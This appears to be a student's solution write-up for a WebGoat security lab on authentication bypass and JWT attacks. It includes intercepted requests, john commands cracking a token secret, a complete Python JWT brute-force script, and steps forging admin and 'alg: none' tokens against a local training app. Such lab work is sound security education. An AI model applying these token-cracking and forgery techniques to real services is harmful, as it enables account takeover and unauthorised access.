SBD Laboratory Two - Solutions

Thomas Gingele

2023-10-09

Task 1

Intercepted request:

```
POST /WebGoat/auth-bypass/verify-account HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
    Firefox/115.0
Accept: */ *
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 84
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=7UAjP5LPBz1TN8T-wzcu1pZDAJSKTguUiX6pbW6m
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

secQuestion0=a&secQuestion1=b&jsEnabled=1&verifyMethod=SEC_QUESTIONS&
    userId=12309746
```

Assumption: Removing the `secQestion0` and `secQuestion1` parameters from the request body will circumvent authentication.

Result: Assumption incorrect. Removing the two parameters fails to complete the task.

The task can be solved by changing the parameters `secQuestion0` and `secQuestion1` to `secQuestion2` and `secQuestion3` respectively.

Task 2

This task does not require an answer.

Task 3

A **JWT Token** is a digitally signed JSON object used to securely transfer information between parties. While *signed* tokens can be used to verify the identity of someone, *encryped* tokens can be used to provide confidentiality in a conversation.

JWT Tokens are designed for the following two use cases:

- **Authorization**: When a user logs in, they get a JWT Token as a response. This token is valid for a certain amount of time and can be send in an HTTP/S request to authenticate instead of using the provided credentials. Single sign on also makes use of these Tokens.
- **Information Exchange**: JWT Tokens are signed taking both the header and payload into account, with ensures that nothing has been tampered with.

Task 4

A JWT token is made up of a header, payload, and signature for varifcation. All data that is part of one of these tokens is written with JSON and encoded with Bas64. The three strings that result from this are then appended together, separated by dots.

```
Header.Payload.Signature
```

Header

The header consists of the type of the token, which is always `JWT`. It has one more field to sepcify the signing algorithm that wsa used for it.

```
{
    "alg": "RSA",
    "typ": "JWT"
}
```

The above example would encode to the following Base64 string:

```
eyJhbGciOiJSU0EiLCJ0eXAiOiJKV1QifQ==
```

Payload

The payload itself is made up of three individual parts:

- **Registered Claims**: Recommended section to provide claims about issurer (`iss`), expiration time (`exp`), subject (`sub`), audience (`aud`) and more.
- **Public Claims**: These claims can be set freely.
- **Private Claims**: Custom claims that are to be shared between the involved parties and are neither registered claims nor public claims.

This could be, what such a payload looks like:

```
{
    "iss":"me",
    "name":"Tomtom",
    "admin":"false"
}
```

This string encodes to:

```
eyJpc3MiOiJtZSIsIm5hbWUiOiJUb210b20iLCJhZG1pbiI6ImZhbHNlIn0=
```

Signature

The signature is created using the Base64 encoded header, payload and a secret. Each field will be appended

```
Header  : eyJhbGciOiJSU0EiLCJ0eXAiOiJKV1QifQ==
Payload : eyJpc3MiOiJtZSIsIm5hbWUiOiJUb210b20iLCJhZG1pbiI6ImZhbHNlIn0=
Secret  : 6162636465666768696a6b6c6d6e6f70
```

The tool `openssl` can be used to create this signature: Note that the padding of the Base64-encoded strings is removed.

```
echo -n 'eyJhbGciOiJSU0EiLCJ0eXAiOiJKV1
QifQ.eyJpc3MiOiJtZSIsIm5hbWUiOiJUb210
b20iLCJhZG1pbiI6ImZhbHNlIn0' | openssl dgst -sha256 -mac HMAC -macopt
   hexkey:"6162636465666768696a6b6c6d6e6f70" -binary | base64
```

Based on this result, the full token can be assembled:

```
eyJhbGciOiJSU0EiLCJ0eXAiOiJKV1QifQ.eyJp
c3MiOiJtZSIsIm5hbWUiOiJUb210b20iLCJhZG1
pbiI6ImZhbHNlIn0.qCkiyFoduhMTS9sfjnnbFf
OdCAHEMjnvzqEpEzZEqkg
```

Task 5

The token is transmitted as three separate Base64-encoded strings connected together by dots. Additionally, since it is send using the `Authorization` header, it will be prepended with the string `Bearer` to let the server know about the authorization scheme that is being used.

```
Authorization: Bearer <token>
```

Task 6



Figure 1: JWT Token Generation

Task 7

The token can be decoded with many different tools. The following method was chosen for this example:

```
echo "eyJhbGciOiJIUzI1NiJ9.ew0KICAiYXV0
aG9yaXRpZXMiIDogWyAiUk9MRV9BRE1JTiIsICJ
ST0xFX1VTRVIiIF0sDQogICJjbGllbnRfaWQiID
ogIm15LWNsaWVudC13aXRoLXNlY3JldCIsDQogI
CJleHAiIDogMTYwNzA5OTYwOCwNCiAgImp0aSIg
OiAiOWJjOTJhNDQtMGIxYS00YzVlLWJlNzAtZGE
1MjA3NWI5YTg0IiwNCiAgInNjb3BlIiA6IFsgIn
JlYWQiLCAid3JpdGUiIF0sDQogICJ1c2VyX25hb
WUiIDogInVzZXIiDQp9.9lYaULTuoIDJ86-zKDS
ntJQyHPpJ2mZAbnWRfel99iI" | tr '.' '\n' | base64 -d
```

The username is “*user*”. The client ID is “*my-client-with-secret*”.

Task 8

1. Change the logged in user to `Tom` in the top right of the task frame.



Figure 2: Vote Fraud Step 1

2. Intercept the response to the request that is send when pressing the button.



Figure 3: Vote Fraud Step 2

3. Extract the token from the `access_token` cookie.



Figure 4: Vote Fraud Step 3

4. Then, brute force the secret with `john`

```
echo "<token>" > jwt.txt

john --wordlist=<...>/rockyou.txt --format=HMAC-SHA512 jwt.txt
```

5. The token secret is `victory`. Using this, a new token can be created. Set the `admin` field to **`true`** and the `user` field to `Admin`.



Figure 5: Vote Fraud Step 5

6. Intercept the request that is send out when pressing the gargabe bin button next to the user switch button. This will send a POST request to delete all votes. Then, replace the cookie `access_token` with the new admin-token that has just been created. Sending this modified request should result in all votes being removed.



Figure 6: Vote Fraud Step 6

Task 9

A JW-Token can be validatded by calculating the expected signature and comparing it the the actual signature attached to the token.

Multiple different signing algorithms can be used for this, with one example being `HS512`.

The signature is then calculated by appending the Base64-encoded header and payload of the token

and signing it together with a secret key.

```
Signature = HS512(
    base64(header) + "." + base64(payload),
    secret
)
```

Task 10

The first snippet throws an `InvalidTokenException`, as the string passed to the `parseClaimsJws()` method cannot be a full token, but only the claims.

The second snipped will work as intended and deny the action while logging the error message "*You are not an admin user*". This is because the class will not accept the `alg: none` setting.

Documentation for these methods was obtained here:

http://javadox.com/io.jsonwebtoken/jjwt/0.4/io/jsonwebtoken/JwtParser.html

Task 11

The most conventional method to bruteforce a JW-Token would be `john`:

```
john --wordlist=<wordlist> --format=<algorithm> jwt.txt
```

For the specific task, the command would look like this:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=HMAC-SHA256
   jwt.txt
```

The script can also be found here: jwt_bruteforcer - Github

```
# Copyright 2023 Thomas Gingele https://github.com/B1TC0R3

from Crypto.Hash import HMAC, SHA256, SHA512
from base64 import b64encode, b64decode
import argparse


def get_args() -> argparse.Namespace:
    parser = argparse.ArgumentParser(
        prog="JWT Brute Force Script",
        epilog="Copyright 2023 Thomas Gingele https://github.com/
           B1TC0R3"
    )

    algorithm_group = parser.add_mutually_exclusive_group()
```

```
15
16      parser.add_argument(
17          "-t",
18          "--token",
19          help="the input file containing the JW-Token",
20          required=True
21      )
22
23      parser.add_argument(
24          "-w",
25          "--wordlist",
26          help="a wordlist to attack the JW-Token",
27          required=True
28      )
29
30      algorithm_group.add_argument(
31          "--hs256",
32          action="store_true",
33          help="use HMAC-SHA256 algorithm (default)",
34          required=False
35      )
36
37      algorithm_group.add_argument(
38          "--hs512",
39          action="store_true",
40          help="use HMAC-SHA512 algorithm",
41          required=False
42      )
43
44      args = parser.parse_args()
45      return args
46
47
48  def dissect_jwt(token) -> tuple[str, str, str]:
49      token_fields = token.split('.')
50
51      if len(token_fields) != 3:
52          raise Exception("Invalid JWT Format")
53
54      header    = token_fields[0]
55      payload   = token_fields[1]
56      signature = token_fields[2]
57
58      return (header, payload, signature)
59
60
61  def get_digest_modifier(args):
62      if args.hs512:
63          return SHA512
64      else:
65          return SHA256
```

```
66
67
68  def jwt_format(signature) -> str:
69      return signature.decode()\
70                      .replace("+", "-")\
71                      .replace("/", "_")\
72                      .replace("=", "")
73
74
75  def main():
76      token = None
77
78      args = get_args()
79
80      with open(args.token, 'r') as token_file:
81          token = token_file.read().strip()
82
83      (header, payload, signature) = dissect_jwt(token)
84      digestmod                    = get_digest_modifier(args)
85
86      public_signature_component = f"{header}.{payload}"
87
88      with open(args.wordlist, 'r') as wordlist:
89          while key := wordlist.readline().strip():
90              algorithm = HMAC.new(
91                  key.encode(),
92                  public_signature_component.encode(),
93                  digestmod=digestmod
94              )
95
96              guessed_signature = jwt_format(
97                  b64encode(
98                      algorithm.digest()
99                  )
100             )
101
102             if (signature == guessed_signature):
103                 print(f"KEY :: {key}")
104                 break;
105
106
107 if __name__ == "__main__":
108     main()
```

Task 12

An access token is used to make API calls to a server or preform similar actions that require authentication. Once this token expires, a refresh token can be used to ask the server for a new access token.

Since refresh tokens have a much longer lifespan then access tokens, they remove the need for a user to enter their credentials too often.

Task 13

Refresh tokens allow for access tokens with very limited lifetime, which means that even if an attacker gets to control one of them, the will expire after a few minutes. For this reason, refresh tokens need to be much better secured then the access tokens.

It is also rather important to keep track of what refresh token belongs to what access token, as this can otherwise be abused by an adversary to use a compromised, low privilege refresh token to request a high privilege access token.

Another problem is the storage location of the refresh token. Since it has to be stored in the same location as the access token, compromising the later often also means gaining control over the other.

Refresh tokens should be stored in a hashed for if they are used for vaidation.

Task 14

- Article : JWT Refresh Manipulation - emtunc.org

The blog describes a vulnerability through which it became possible to request a new access token of a different user. Requirements were access to an expired token of this target user and *any* valid refresh token.

Since the server did not check whether the refresh token and access token belonged to the same user, requesting a refresh of the expired access token of the target user with the refresh token of the attacking user would grant the attacker an access token for the target user.

Remediation is especially complicated in this case, since blacklisting or revoking a refresh token would not prevent the attacker from performing the same attack from another newly created account.

Remediation is especially complicated in this case, since blacklisting or revoking a refresh token would not prevent the attacker from performing the same attack from another newly created account.

Task 15

Visit `http://localhost:8080/WebGoat/images/logs.txt` and extract the old token.

```
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE1MjYxMz
E0MTEsImV4cCI6MTUyNjIxNzgxMSwiYWRtaW4iO
```

```
iJmYWxzZSIsInVzZXIiOiJUb20ifQ.DCoaq9zQk
yDH25EcVWKcdbyVfUL4c9D4jRvsqOqvi9iAd4Qu
qmKcchfbU8FNzeBNF9tLeFXHZLU4yRkq-bjm7Q
```

Use any Base64 de-/encoder to change the token algorithm to “*none*”. Base64 padding has been added to the original strings to make editing the text easier.



Figure 7: Remove signing algorithm

Increase the expiration date to some point in the future. Base64 padding has been added to the original strings to make editing the text easier.



Figure 8: Increase expiration date of the JW-Token

Insert the token into the original requests `Authorization` header. After submitting the request, the task should be complete.

Figure 9: Update the original request